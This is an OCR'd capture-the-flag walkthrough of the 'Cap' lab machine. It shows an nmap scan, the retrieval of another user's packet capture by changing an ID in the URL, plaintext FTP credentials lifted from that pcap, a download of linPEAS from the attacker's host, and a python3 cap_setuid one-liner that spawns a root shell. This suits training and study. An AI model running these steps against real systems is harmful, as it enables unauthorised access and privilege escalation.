

Cap


We start by enumerating services with simple nmap command.




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    gunicorn
```

There is port 80 running gunicorn http server so let's display it in browser.






We can see a website with 3 functionalities except dashboard. We are already logged as "Nathan" and we can see IP config, network status and perform 5 second packet capture.




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.62.230  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 fe80::250:56ff:fe96:14ce  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:fe96:14ce  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:96:14:ce  txqueuelen 1000  (Ethernet)
        RX packets 2591  bytes 195685 (195.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1689  bytes 898115 (898.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 457  bytes 35399 (35.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 457  bytes 35399 (35.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name     Time
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        35380      -                    off
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          36215      -                    off
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1001       36398      -                    off
tcp        0      0 10.129.62.230:80        10.10.14.170:35260      TIME_WAIT   0          0          -                    time
tcp        0      0 10.129.62.230:80        10.10.14.170:35262      TIME_WAIT   0          0          -                    time
tcp        0      1 10.129.62.230:54976     8.8.8.8:53              SYN_SENT    101        40168      -                    on (
tcp        0      0 10.129.62.230:80        10.10.14.170:35266      TIME_WAIT   0          0          -                    time
tcp        0      0 10.129.62.230:80        10.10.14.170:35236      TIME_WAIT   0          0          -                    time
tcp        0      0 10.129.62.230:80        10.10.14.170:49034      ESTABLISHED 1001       38746      -                    off
tcp        0      0 10.129.62.230:80        10.10.14.170:35242      TIME_WAIT   0          0          -                    time
tcp        0      0 10.129.62.230:80        10.10.14.170:35246      TIME_WAIT   0          0          -                    time
tcp6       0      0 :::21                   :::*                    LISTEN      0          35954      -                    off
tcp6       0      0 :::22                   :::*                    LISTEN      0          36217      -                    off
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        35379      -                    off
udp        0      0 0.0.0.0:68              0.0.0.0:*                           0          32143      -                    off
udp        0      0 127.0.0.1:58713         127.0.0.53:53           ESTABLISHED 102        38745      -                    off
```




Data Type	V
Number of Packets	0
Number of IP Packets	0
Number of TCP Packets	0
Number of UDP Packets	0

There's no unrestricted access on FTP.




```
-$ ftp anonymous@10.129.62.230
```

As we keep on capturing packets, we get an incrementing id of our capture. They are being saved on server and we can go back to them and also download them in .pcap format.




```
10.129.62.230/data/2
```



```
10.129.62.230/data/3
```


Let's see if there was maybe some capture packet initialized not by us.



10.129.62.230/data/0

Data Type	
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Let's download this file and analyze it in Wireshark.



```
36 4.126500    192.168.196.1    192.168.196.16    FTP    69 Request: USER nathan
```


```
▾ File Transfer Protocol (FTP)
  ▾ USER nathan\r\n
      Request command: USER
      Request arg: nathan
```

```
40 5.424998    192.168.196.1    192.168.196.16    FTP    78 Request: PASS Buck3tH4TF0RM3!
```


```
▾ File Transfer Protocol (FTP)
  ▾ PASS Buck3tH4TF0RM3!\r\n
      Request command: PASS
      Request arg: Buck3tH4TF0RM3!
  [Current working directory: ]
```

```
42 5.432387    192.168.196.16    192.168.196.1    FTP    79 Response: 230 Login successful.
```


We were able to read plaintext username and password and we can now use them through FTP.



```
└─$ ftp nathan@10.129.62.230
Connected to 10.129.62.230.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38820|)
150 Here comes the directory listing.
-r────────    1 1001     1001           33 Nov 20 20:33 user.txt
```




```
─$ ssh nathan@10.129.62.230
```




```
nathan@cap:~$ whoami
nathan
```

We could also get SSH connetion with these credentials. User flag can be found at /home/nathan.


Let's find a way for privilege escalation and trasfer linPEAS to target and run it.



```
─$ python3 -m http.server 8001
```




```
root@cap:~# wget http://10.10.14.170:8001/linpeas.sh
```




```
root@cap:~# chmod +x linpeas.sh
```

linPEAS output indicates very probable way of exploit in cap_setuid and cap_net_bind_service capabilities set for python3. cap_setuid allows a process to change uid and gain setuid privileges without SUID bit set.

We can learn more about capabilities here:
https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/




```
nathan      1157  0.0  1.0  26744 21928 ?        Ss   20:31   0:01 /usr/bin/python3 /usr/local/bin/gunicorn app:app
-b 0.0.0.0:80 -w 4 --threads 16
  └─(Caps) 0x0000000000000480=cap_setuid,cap_net_bind_service
nathan      1230  0.2  1.7 771968 36104 ?        Sl   20:31   0:14  _ /usr/bin/python3 /usr/local/bin/gunicorn app:a
```



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
```

Let's run python3 in interactive mode, import os library, set uid to 0 for root and spawn bash shell.



```
nathan@cap:~$ /usr/bin/python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# whoami
root
root@cap:~# ls /root
root.txt  snap
```

Success ! We obtianed root access and root flag can be found at /root.